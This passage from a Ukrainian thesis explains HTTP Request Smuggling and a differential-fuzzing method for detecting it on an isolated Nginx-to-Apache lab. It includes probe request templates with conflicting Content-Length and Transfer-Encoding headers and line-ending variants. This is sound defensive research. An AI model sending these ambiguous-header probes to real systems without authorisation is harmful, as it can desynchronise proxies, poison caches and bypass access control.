відповіді. Наслідки отруєння кешу можуть мати різні масштаби. У найпростішому випадку користувачі бачитимуть спотворену або застарілу інформацію, що знижує якість сервісу. У більш небезпечних сценаріях атака перетворюється на інструмент для масового поширення фішингових сторінок, підроблених форм входу чи повідомлень, які збирають облікові дані користувачів. Особливо критично це у випадку, коли кеш обслуговує велику кількість клієнтів, адже один шкідливий запит може призвести до компрометації тисяч сесій.

Таким чином, наслідки HRS-атак виходять далеко за межі технічних збоїв: вони становлять реальну загрозу безпеці даних, стабільності роботи сервісів і довірі користувачів до вебдодатків.

1.5 Огляд методів виявлення HRS

Виявлення уразливостей типу HTTP Request Smuggling є складним завданням, оскільки вони проявляються не в окремому сервері, а у взаємодії кількох компонентів вебінфраструктури.

Найбільш базовим підходом є ручне тестування, яке передбачає формування спеціальних HTTP-запитів із конфліктними заголовками, такими як Content-Length і Transfer-Encoding, а також варіаціями символів переведення рядка. Аналітик вручну перевіряє реакцію проксі та бекенда, порівнює результати та робить висновки про можливу наявність уразливості. Цей метод вимагає високої кваліфікації фахівця, детального знання специфіки протоколу HTTP/1.1 та досвіду роботи з мережевими інструментами, а також значного часу для відпрацювання усіх можливих варіацій запитів. Для підвищення ефективності ручного аналізу застосовується фазинг, тобто автоматизована генерація великої кількості варіацій запитів з невеликими змінами у структурі чи заголовках. У цьому підході використовується принцип виявлення невідповідностей у поведінці серверів під час обробки однакових запитів, що дозволяє систематично досліджувати простір можливих векторів атак. Фазинг дає змогу знайти неочевидні сценарії, які важко відтворити вручну, однак вимагає налаштування середовища, вибору релевантних параметрів і подальшої класифікації результатів. Сучасні підходи ґрунтуються на використанні автоматизованих утиліт, які поєднують у собі елементи ручного тестування та фазингу. Такі інструменти дозволяють швидко ідентифікувати уразливості, відтворювати відомі сценарії атак і логувати реакцію серверів. Вони значно скорочують час на проведення тестування і роблять процес більш доступним для практичного використання, проте часто обмежуються наперед визначеним набором перевірок і можуть не охоплювати нестандартні конфігурації. Таким чином, ефективне виявлення HRS потребує поєднання ручного аналізу, фазингу та автоматизованих засобів для досягнення максимальної повноти результатів.

Диференціальний фазинг є підходом до дослідження протоколів, який базується на порівнянні реакції різних серверних компонентів на однакові вхідні дані [12]. На відміну від класичного фазингу, де метою є виявлення аварійних збоїв або нестандартних помилок у конкретній реалізації, диференціальний підхід зосереджений на виявленні розбіжностей у трактуванні одного і того самого запиту різними системами. Для HTTP-протоколу це особливо актуально, адже в архітектурі вебінфраструктури запит від клієнта зазвичай проходить через кілька послідовних рівнів, серед яких балансувальники навантаження, проксі-сервери, вебаплікаційні брандмауери та безпосередньо бекенд-сервери. Суть методу полягає в автоматизованій генерації численних варіацій HTTP-запитів, у яких змінюються ключові елементи структур: заголовки, параметри Content-Length і Transfer-Encoding, символи переведення рядка або порядок полів. Ці запити одночасно надсилаються до різних серверних компонентів, після чого результати їхньої обробки порівнюються між собою. Якщо один вузол інфраструктури вважає запит завершеним, а інший інтерпретує додаткові дані як початок нового повідомлення, це сигналізує про наявність потенційної уразливості. Таким чином, диференціальний фазинг для HTTP дозволяє виявити не лише окремі помилки реалізації, а й системні неузгодженості між компонентами, що унеможливлює єдине трактування структури запиту. Саме ці розбіжності лежать в основі атак типу HTTP Request Smuggling. Метод виявляє неочевидні сценарії взаємодії, які залишаються непомітними під час статичного аналізу або звичайного функціонального тестування, і тому є одним із найефективніших способів дослідження безпеки багаторівневих вебінфраструктур.

1.6 Висновки до розділу 1

В першому розділі було розглянуто теоретичні засади аналізу уразливостей типу HTTP Request Smuggling. Детально описано архітектуру сучасних вебінфраструктур, що включає балансувальники навантаження, проксі-сервери та бекенд-сервери, із акцентом на їхні функціональні ролі та особливості

взаємодії. Показано, що розподіл завдань між цими компонентами дозволяє забезпечити масштабованість, продуктивність і безпеку, однак водночас створює передумови для появи складних уразливостей у разі різного трактування структури запитів. Окрему увагу приділено специфіці протоколу HTTP/1.1, адже саме його неоднозначності, пов’язані з паралельним використанням заголовків Content-Length і Transfer-Encoding: chunked, а також відсутність чіткого механізму фреймінгу, формують основу для більшості відомих сценаріїв HRS-атак. Обґрунтовано вибір HTTP/1.1 як об’єкта дослідження, враховуючи його широке застосування в сучасних вебсистемах, а також характерні для нього конфлікти у парсингу запитів. Досліджено природу та класифікацію HRS, зокрема вектори CL.TE та TE.CL, а також інші варіації, пов’язані з некоректною обробкою символів переведення рядка (CRLF-інжекції). Показано, що критичність проблеми визначається не стільки помилками в реалізації одного сервера, скільки різночитанням протоколу різними компонентами інфраструктури. Проаналізовано наслідки HRS-атак, серед яких виокремлено обхід контролю доступу, відмову в обслуговуванні та отруєння кешу. Підкреслено, що такі атаки становлять загрозу не лише технічній стабільності вебдодатків, а й цілісності даних і довірі користувачів. Наведено огляд методів виявлення HRS, включно з ручним тестуванням, фазингом і застосуванням автоматизованих утиліт. Особливу увагу приділено принципу диференціального фазингу, що дозволяє виявляти неочевидні розбіжності у трактуванні HTTP-запитів різними вузлами.

Таким чином, перший розділ заклав теоретичне підґрунтя для подальшого практичного аналізу уразливостей HTTP Request Smuggling, визначивши ключові особливості архітектури, протоколу, природи атак, їхніх наслідків та методів виявлення.

РОЗДІЛ 2 МЕТОДИКА ДОСЛІДЖЕННЯ УРАЗЛИВОСТЕЙ ЗАСОБАМИ ДИФЕРЕНЦІАЛЬНОГО ФАЗИНГУ

2.1 Вибір інструментального середовища

Для проведення практичних досліджень уразливостей типу HTTP Request Smuggling необхідно обрати інструментальне середовище, яке дозволяє відтворювати потенційно небезпечні запити, змінювати їхню структуру та аналізувати реакцію різних компонентів вебінфраструктури. Одним із найбільш поширених рішень, яке застосовується у сфері тестування безпеки вебсистем, є утиліта HTTP Request Smuggler, розроблена компанією PortSwigger [13].

HTTP Request Smuggler є модулем для інтеграції з Burp Suite - популярним комплексним інструментом для тестування веббезпеки [14]. Його головна функція полягає у створенні спеціально сконструйованих HTTP/1.1-запитів, що містять неоднозначності в заголовках або структурі, і подальшому відстеженні того, як проксі-сервери й бекенд-ресурси інтерпретують ці запити. Утиліта дає змогу автоматизувати процес виявлення уразливостей, які вручну було б надзвичайно складно або довго відтворювати. Особливістю HTTP Request Smuggler є його орієнтація саме на ключові вектори HRS-атак, зокрема CL.TE (коли проксі покладається на Content-Length, а бекенд - на Transfer-Encoding), TE.CL (зворотна ситуація), а також варіації з некоректною обробкою символів переносу рядків (CRLF). Завдяки цьому дослідник отримує можливість систематично перевіряти різні конфігурації вебінфраструктури на наявність небезпечних розбіжностей у трактуванні запитів.

Важливою перевагою використання HTTP Request Smuggler є його інтеграція з екосистемою Burp Suite. Це дозволяє застосовувати утиліту у комплексі з іншими модулями, наприклад, для перехоплення запитів, аналізу відповіді серверів, автоматичного повторення експериментів та ведення журналу тестувань. Крім того, інструмент підтримує конфігурацію ручних і автоматичних перевірок, що робить його корисним як для швидкого виявлення відомих сценаріїв уразливостей, так і для детального дослідження нових чи нестандартних поведінкових моделей.

Вибір саме цієї утиліти є обґрунтованим з кількох причин. По-перше, HTTP Request Smuggler надає можливість моделювати реальні умови атак без необхідності розробки власних низькорівневих інструментів. По-друге, він орієнтований на HTTP/1.1-протокол, який, як було показано у першому розділі, є основним середовищем виникнення HRS. По-третє, завдяки широкому визнанню у спільноті фахівців з кібербезпеки, результати тестувань із використанням цієї утиліти мають високу практичну значимість і можуть бути порівняні з результатами інших досліджень.

2.2 Побудова тестового стенду

Для практичної перевірки уразливостей типу HTTP Request Smuggling необхідно створити тестове середовище, яке відтворює багаторівневу архітектуру сучасної вебінфраструктури. Метою побудови стенду є моделювання реальної взаємодії між клієнтом, проксі та вебсервером, а також виявлення розбіжностей у трактуванні запитів, що можуть стати основою для HRS-атак.

У ролі проксі-сервера використано Nginx, налаштований у режимі зворотного проксі [15]. Він приймає всі вхідні HTTP/HTTPS-запити від клієнтів і переспрямовує їх на внутрішній вебсервер. Nginx виконує стандартні функції балансування, кешування та керування з’єднаннями, однак у даному випадку основний акцент робиться на його поведінці при обробці конфліктних заголовків Content-Length і Transfer-Encoding. Саме на цьому рівні можливе виникнення розбіжностей із бекендом, які стають передумовою для атак HRS.

У ролі вебсервера застосовано Apache HTTP Server, який виконує функцію бекенда [16]. Він обробляє запити, що надходять від Nginx, виконує базову логіку (наприклад, формування HTML-відповіді або повернення статичного ресурсу) і надсилає результат назад через проксі до клієнта. Apache має власні алгоритми інтерпретації HTTP-заголовків, що дозволяє моделювати умови, коли він і Nginx розходяться у трактуванні довжини тіла запиту. Це дає змогу відтворити класичні вектори атак CL.TE та TE.CL [17].

Конфігурація стенду реалізована за допомогою окремих серверних екземплярів, що розгорнуті на віртуальних машинах. Такий підхід дозволяє відокремити середовище від основної системи, забезпечити ізоляцію та відтворити більш реалістичні умови корпоративної мережі. Для цього використовувалися дві віртуальні машини: одна для Nginx, інша для Apache. Це спрощує керування параметрами кожного сервера, дає можливість швидко змінювати конфігурації й перевіряти різні сценарії взаємодії. Усі віртуальні машини були розгорнуті на гіпервізорі KVM [18-21], що працює на базі операційної системи Ubuntu Linux. Така платформа забезпечує стабільність, гнучкість у налаштуванні та ефективне використання апаратних ресурсів, дозволяючи досліджувати уразливості в умовах, максимально наближених до реальних корпоративних інфраструктур (див. рисунок 2.1).



Рисунок 2.1 – Архітектура тестового стенду

Для контролю результатів у середовищі було налаштовано детальне логування на обох серверах. Nginx фіксував усі вхідні запити та відповіді, тоді як Apache логував власну інтерпретацію заголовків і тіл. Такий підхід дає змогу аналізувати, як саме кожен компонент інфраструктури обробляє один і той самий HTTP-запит. Додатково для аналізу мережевого трафіку застосовувався Wireshark під Linux у консольному варіанті (tshark) [22], що дозволяло перехоплювати та досліджувати пакети безпосередньо з командного рядка. Це забезпечувало зручність при роботі на віртуальних машинах, де графічний інтерфейс не використовувався, а також дозволяло автоматизувати збір і фільтрацію даних для подальшого аналізу.

Таким чином, побудований стенд Client → Nginx (proxy) → Apache (backend) є ізольованим середовищем на основі віртуальних машин, яке дозволяє безпечно відтворювати та аналізувати уразливості HTTP Request Smuggling у контрольованих умовах.

2.3 Підготовка набору HTTP-запитів з варіативними заголовками

Ефективне дослідження уразливостей типу HTTP Request Smuggling потребує ретельної підготовки тестових HTTP-запитів, які містять варіативні заголовки та нестандартні комбінації елементів структури протоколу. Саме ці варіації дозволяють виявити критичні розбіжності у поведінці проксі-сервера та бекенда, оскільки різні компоненти вебінфраструктури можуть по-різному інтерпретувати одні й ті самі дані.

Основою для побудови тестового набору є класичні поля протоколу HTTP/1.1, зокрема заголовки Content-Length і Transfer-Encoding, які відповідають за визначення меж тіла повідомлення. У рамках експерименту формуються запити, що містять лише один із цих заголовків, а також комбінації з обома водночас. Наприклад, у деяких випадках Content-Length вказує на певний обсяг даних, тоді як Transfer-Encoding: chunked передбачає інший спосіб завершення запиту. Такі конфлікти є типовими для векторів CL.TE та TE.CL, які лежать в основі HRS-атак.

На рисунках 2.2-2.7 показані шаблони відповідних запитів.

```
POST /test HTTP/1.1
Host: <HOST>
Content-Type: application/x-www-form-urlencoded
Content-Length: 11

hello=world
```

Рисунок 2.2 – HTTP-запит із визначенням довжини тіла через заголовок Content-Length

У цьому випадку довжина тіла повідомлення визначається виключно значенням заголовка Content-Length. Такий формат є типовим для HTTP/1.1 і

зазвичай не викликає суперечностей. Він використовується як базовий контрольний варіант у тестуванні.

```
POST /test HTTP/1.1
Host: <HOST>
Transfer-Encoding: chunked

B
hello=world
0
```

Рисунок 2.3 – HTTP-запит із визначенням меж тіла через Transfer-Encoding: chunked

Тут тіло повідомлення передається у вигляді послідовності блоків, кожен із яких має власний розмір у шістнадцятковому форматі. Завершення позначається 0. Такий спосіб обробки підтримується усіма сучасними серверами й також вважається типовим. Використовується для порівняння з класичним Content-Length.

```
POST /test HTTP/1.1
Host: <HOST>
Content-Length: 4
Transfer-Encoding: chunked

3
abc
0
```

Рисунок 2.4 – HTTP-запит із конфліктними заголовками CL.TE (Content-Length + Transfer-Encoding)

У цьому випадку вказано обидва заголовки одночасно. Проксі може завершити запит після 4 байтів (згідно Content-Length), тоді як бекенд буде очікувати завершення chunked-потоку (Transfer-Encoding). Це призводить до ситуації, коли частина даних для проксі виглядає як новий запит, а для бекенда, як продовження поточного, що створює умови для HRS.

```
POST /test HTTP/1.1
Host: <HOST>
Transfer-Encoding: chunked
Content-Length: 50

5
hello
0
```

Рисунок 2.5 – HTTP-запит із конфліктними заголовками TE.CL (Transfer-Encoding + Content-Length)

Запит також містить два заголовки, але тепер проксі може довіряти Transfer-Encoding і завершити запит на позначці 0\r\n\r\n, тоді як бекенд інтерпретує тіло згідно Content-Length і очікує додаткові байти. Таким чином утворюється вікно для прихованих запитів, які обходять перевірку на рівні проксі.

```
POST /test HTTP/1.1
Host: <HOST>
Content-Type: text/plain
Content-Length: 5
Content-Length: 11

hello=world
```

Рисунок 2.6 – HTTP-запит із двома заголовками Content-Length, що містять різні значення

Запит демонструє конфлікт між двома однаковими заголовками, які задають різну довжину тіла. Реакція серверів може бути різною: одні беруть перший, інші останній, а деякі повертають помилку. Цей тест дозволяє оцінити стійкість серверів до неоднозначних умов.

```
POST /test HTTP/1.1
Host: <HOST>
Content-Type: text/plain
Content-Length: 5
<LF-ONLY-BLANK-LINE>
hello
```

Рисунок 2.7 – HTTP-запит із варіаціями символів переносу рядка (CRLF/LF) для розділення заголовків і тіла

За стандартом HTTP розділювачем між заголовками та тілом є \r\n\r\n. У цьому тесті перевіряються альтернативні варіанти: лише \n\n чи комбінації \r\n і \n. Різні сервери можуть трактувати ці варіанти по-різному, що створює передумови для CRLF-інжекцій та потенційного впровадження прихованих запитів.

Другим напрямом підготовки тестових даних є варіації символів переносу рядка, що позначають межу між заголовками та тілом повідомлення. У стандарті передбачено використання послідовності \r\n (CRLF), проте на практиці деякі сервери допускають інші варіанти, зокрема лише \n (LF). Це створює умови для експериментів із CRLF-інжекціями, коли проксі й бекенд можуть по-різному визначати завершення секції заголовків.

На рисунках 2.8-2.11 показані шаблони відповідних запитів.

```
POST /test HTTP/1.1\r\n
Host: <HOST>\r\n
Content-Type: text/plain\r\n
Content-Length: 5\r\n
\r\n
hello
```

Рисунок 2.8 – HTTP-запит із використанням стандартного CRLF (\r\n) для відділення заголовків від тіла

Запит сформований відповідно до специфікації HTTP/1.1, де заголовки розділяються символами \r\n, а завершення секції позначається подвійною послідовністю \r\n\r\n. Цей варіант є базовим контрольним і використовується для порівняння з аномальними запитами.

```
POST /test HTTP/1.1\n
Host: <HOST>\n
Content-Type: text/plain\n
Content-Length: 5\n
\n
hello
```

Рисунок 2.9 – HTTP-запит, у якому як роздільник використовується лише символ LF (\n)

У цьому випадку всі рядки завершуються тільки символом \n. Деякі сервери приймають такий формат, вважаючи його допустимим, тоді як інші інтерпретують заголовки як незавершені. Це створює можливості для виявлення різночитань між проксі та бекендом.

```
POST /test HTTP/1.1\r\n
Host: <HOST>\n
Content-Type: text/plain\r\n
Content-Length: 5\n
\n
hello
```

Рисунок 2.10 – HTTP-запит зі змішаними символами переносу рядка: частина заголовків завершена CRLF, частина – LF

Змішане використання \r\n і \n у межах одного запиту може призвести до різних інтерпретацій: проксі може вважати заголовки завершеними, тоді як бекенд очікуватиме продовження. Це дає змогу відтворити умови для CRLF-інжекцій.

```
POST /test HTTP/1.1\r\n
Host: <HOST>\r\n
Content-Type: text/plain\r\n
Content-Length: 5\r\n
\r\n
\r\n
hello
```

Рисунок 2.11 – HTTP-запит із зайвим порожнім рядком між заголовками та тілом повідомлення

Додавання ще одного розриву рядка після секції заголовків може трактуватися по-різному. Для одного сервера це буде сигналом про початок тіла запиту, тоді як інший може інтерпретувати це як відсутність даних або некоректне форматування. Такі варіанти тестуються для виявлення прихованих розбіжностей у логіці обробки.

Третім рівнем ускладнення є модифікація нестандартних заголовків і порядок їх розташування. Для цього в запитах змінюються позиції ключових

параметрів, дублюються однакові заголовки, застосовуються варіанти з некоректними або неповними значеннями. Наприклад, може бути сформований запит із двома заголовками Content-Length, що містять різні значення, або із заголовком Transfer-Encoding, у якому вказано некоректний параметр. Подібні варіації дозволяють перевірити, наскільки стабільно сервери реагують на нетипові умови та чи існують у них критичні розбіжності в обробці даних.

На рисунках 2.12-2.16 показані шаблони відповідних запитів.

```
POST /test HTTP/1.1
Host: <HOST>
Content-Type: text/plain
Content-Length: 5
Content-Length: 11

hello=world
```

Рисунок 2.12 – HTTP-запит із двома заголовками Content-Length, що містять різні значення

Запит демонструє конфлікт між дубльованими заголовками, які задають різну довжину тіла. Одні сервери беруть перший параметр, інші - останній, що створює неоднозначність у трактуванні структури повідомлення. Це дозволяє перевірити, чи можуть проксі та бекенд розійтися у своїй логіці.

```
POST /test HTTP/1.1
Host: <HOST>
Content-Type: text/plain
Content-Length:

hello
```

Рисунок 2.13 – HTTP-запит із порожнім значенням заголовка Content-Length

Заголовок Content-Length вказано, але значення відсутнє. У результаті сервери можуть реагувати по-різному: одні повернуть помилку (400 Bad

Request), інші намагатимуться інтерпретувати тіло довільно. Такий запит ілюструє потенційні вразливості через недостатню валідацію заголовків.

```
POST /test HTTP/1.1
Host: <HOST>
Content-Type: text/plain
Transfer-Encoding: chunkeed
Content-Length: 11

hello=world
```

Рисунок 2.14 – HTTP-запит із неправильно вказаним заголовком Transfer-Encoding

Замість стандартного значення chunked у заголовку використано некоректний параметр chunkeed. Сервери можуть або ігнорувати його, або трактувати як звичайний текст. Різні інтерпретації створюють підґрунтя для експериментів із неузгодженістю поведінки проксі та бекенда.

```
POST /test HTTP/1.1
Content-Length: 11
Host: <HOST>
Transfer-Encoding: chunked
Content-Type: text/plain

hello=world
```

Рисунок 2.15 – HTTP-запит із нетиповим порядком розташування заголовків

У цьому варіанті порядок заголовків змінено так, що Content-Length вказано перед Host. Хоча за стандартом порядок не має значення, деякі серверні реалізації можуть некоректно реагувати на подібні варіації. Це дозволяє перевірити стабільність алгоритмів парсингу.

```
POST /test HTTP/1.1
Host: <HOST>
Content-Type: text/plain
Transfer-Encoding: gzip
Transfer-Encoding: chunked

B
hello=world
0
```

Рисунок 2.16 – HTTP-запит із дубльованими заголовками Transfer-Encoding

Запит містить два заголовки Transfer-Encoding із різними значеннями: gzip та chunked. Це створює конфлікт у визначенні способу передачі тіла. Якщо один сервер віддає перевагу першому значенню, а інший - останньому, що може бути використане для атак на узгодженість обробки HTTP-запитів.

Для практичного проведення експериментів у підготовлених HTTP-запитах необхідно замінити плейсхолдер <HOST> на реальний домен або IP-адресу проксі-сервера Nginx, розгорнутого у віртуальній машині. Після відправлення кожного запиту важливо фіксувати реакцію обох компонентів системи: у журналах Nginx простежується, як проксі інтерпретує довжину повідомлення та передає його далі, тоді як у логах Apache відображається обробка тієї ж структури на рівні бекенда. Додатково застосовується консольний аналізатор трафіку tshark під Linux, який дозволяє перехоплювати та зберігати пакети для подальшого порівняння. Співставлення результатів із різних джерел дає змогу визначити, чи однаково обидва вузли трактують завершення запиту й тіла повідомлення, та виявити можливі розбіжності, що становлять основу для атак типу HTTP Request Smuggling.

Усі запити було підготовлено у форматі HTTP/1.1 для тестування в умовах стенду з Nginx-проксі та Apache-бекендом. Для зручності кожна варіація зберігалася у вигляді окремого файлу або шаблону, що дозволяло автоматично відтворювати серії експериментів за допомогою утиліти HTTP Request Smuggler. Додатково було реалізовано систему маркування запитів, щоб точно відстежувати, які з них призвели до виникнення розбіжностей у трактуванні.

2.4 Визначення критеріїв виявлення парсингових розбіжностей

Одним із ключових етапів експериментального дослідження уразливостей HTTP Request Smuggling є формалізація критеріїв, за якими можна виявити парсингові розбіжності між різними компонентами вебінфраструктури. Оскільки атака базується не на слабкості окремого сервера, а на різному трактуванні одного і того ж запиту проксі та бекендом, важливо наперед визначити, за якими ознаками можливо ідентифікувати такі відмінності (див. рисунок 2.17).



Рисунок 2.17 – Класифікація типів взаємодій

Першим критерієм є аналіз коректності завершення запиту. Якщо один із компонентів (наприклад, Nginx) вважає повідомлення завершеним, тоді як інший (Apache) продовжує очікувати дані, це вже є сигналом розбіжності. У практичному вимірі така ситуація проявляється у вигляді різного часу відповіді: проксі може передати клієнту статус-код, тоді як бекенд ще обробляє вхідний потік.

Другим критерієм виступає розбіжність у структурі відповіді. У випадках, коли частина даних інтерпретується як новий запит, бекенд може сформувати додаткову відповідь, яка для проксі виглядатиме як помилка маршрутизації чи непередбачене повідомлення. Якщо проксі логує одне звернення, а бекенд формує два або більше, це чіткий індикатор неконсистентності.

Третім важливим критерієм є аналіз логів серверів. У журналах Nginx та Apache можна зафіксувати, чи збігається кількість отриманих байтів, чи однаково відображається довжина тіла запиту, та чи синхронізовані записи часу завершення обробки. Якщо проксі фіксує отримання запиту довжиною 11 байтів, а бекенд реєструє тіло розміром лише 5 байтів, це є ознакою різночитання.

Четвертим критерієм є аномалії у мережевому трафіку, зафіксовані інструментом tshark. Під час аналізу пакетів важливо звертати увагу на межу між заголовками та тілом. Якщо один вузол розпізнає кінець повідомлення раніше, ніж інший, трафік розщеплюється, утворюючи прихований запит. Такі розбіжності можна виявити, порівнявши час надсилання та отримання відповідей, а також відповідність між кількістю відправлених і опрацьованих байтів.

Останнім критерієм є поведінка систем кешування чи авторизації. Якщо прихований запит потрапляє в кеш і згодом використовується іншими клієнтами, це свідчить про успішну експлуатацію парсингової різниці. Аналогічно, якщо бекенд виконує дію без повторної перевірки автентифікації, тоді як проксі вважав, що всі перевірки вже пройдені, ми маємо справу з критичною невідповідністю в логіці обробки.

Таким чином, критерії виявлення парсингових розбіжностей охоплюють як технічні параметри (довжина тіла, роздільники заголовків, порядок байтів), так і поведінкові аспекти (час відповіді, кількість логованих запитів, реакція системи кешування). Їхнє комплексне застосування дозволяє точно встановити факт відмінностей між проксі та бекендом і оцінити потенційну небезпеку таких розбіжностей для безпеки вебінфраструктури.

2.5 Метод реєстрації та обробки результатів

Ефективність дослідження уразливостей типу HTTP Request Smuggling значною мірою залежить від того, наскільки коректно організовано процес реєстрації та подальшої обробки результатів експериментів. Оскільки метою є виявлення парсингових розбіжностей між проксі-сервером і бекендом, критично

важливо мати можливість зафіксувати повний цикл обробки кожного тестового запиту, включно з реакцією всіх компонентів інфраструктури (див. рисунок 2.18).



Рисунок 2.18 – Метод реєстрації та обробки результатів під час дослідження HRS

Першим етапом є збір логів серверів. Для Nginx налаштовуються журнали доступу та помилок із детальним відображенням часу отримання запиту, значення ключових заголовків і розміру тіла повідомлення. Для Apache активується аналогічний режим логування, що дозволяє відстежити, які саме параметри були прийняті бекендом. Порівняння цих логів дає змогу виявити різницю у сприйнятті структури одного й того самого HTTP-запиту.

Другим етапом є фіксація мережевого трафіку за допомогою інструмента tshark, який є консольним варіантом Wireshark під Linux. Трафік перехоплюється на інтерфейсі віртуальної машини та зберігається у форматі pcap для подальшого аналізу. Це дозволяє простежити, як виглядав запит безпосередньо на мережевому рівні, які символи переносу рядка використовувались, у якій послідовності надсилалися заголовки та як відбувалося завершення тіла

повідомлення. Завдяки цьому можна визначити, чи коректно проксі передав запит до бекенда та чи не відбулося прихованого розділення потоку даних.

Третім етапом є синхронізація журналів і трасування. Для кожного запиту формується унікальний ідентифікатор, за яким зіставляються записи у логах Nginx і Apache, а також відповідні пакети у pcap-файлі. Такий підхід дозволяє точно визначити, чи обидва вузли однаково інтерпретували довжину тіла, кількість заголовків та межу між повідомленнями.

Четвертий етап полягає у класифікації результатів. Для кожного запиту визначається, чи була реакція однаковою, частково різною чи повністю відмінною. Наприклад, якщо обидва сервери повернули однакову відповідь, то такий сценарій вважається узгодженим. Якщо ж Nginx сформував одну відповідь, а Apache іншу - це класифікується як критична розбіжність. Подібна класифікація допомагає систематизувати виявлені аномалії та виділити ті, що становлять реальну небезпеку.

Останнім етапом є зведення результатів у підсумкову таблицю. У ній фіксуються вхідний запит, реакція проксі, реакція бекенда та мережеві дані. Це дозволяє представити експериментальні результати у зручному вигляді та зробити подальший аналіз відтворюваним. Такий підхід забезпечує прозорість дослідження, можливість незалежної перевірки та формування обґрунтованих висновків щодо вразливості системи до HRS-атак.

2.4 Висновки до розділу 2

В другому розділі було сформовано методику дослідження уразливостей типу HRS засобами диференціального фазингу. Обґрунтовано вибір інструментального середовища, утиліта HTTP Request Smuggler у зв’язці з Burp Suite дає змогу формувати HTTP/1.1-запити з конфліктними заголовками, відтворювати класичні вектори CL.TE/TE.CL і варіації CRLF, а також масштабувати експерименти. Описано побудову ізольованого стенду Client → Nginx (reverse proxy) → Apache (backend) на віртуальних машинах KVM (Ubuntu

Linux), де Nginx і Apache навмисно конфігуровано як різні інтерпретатори меж HTTP-повідомлень.

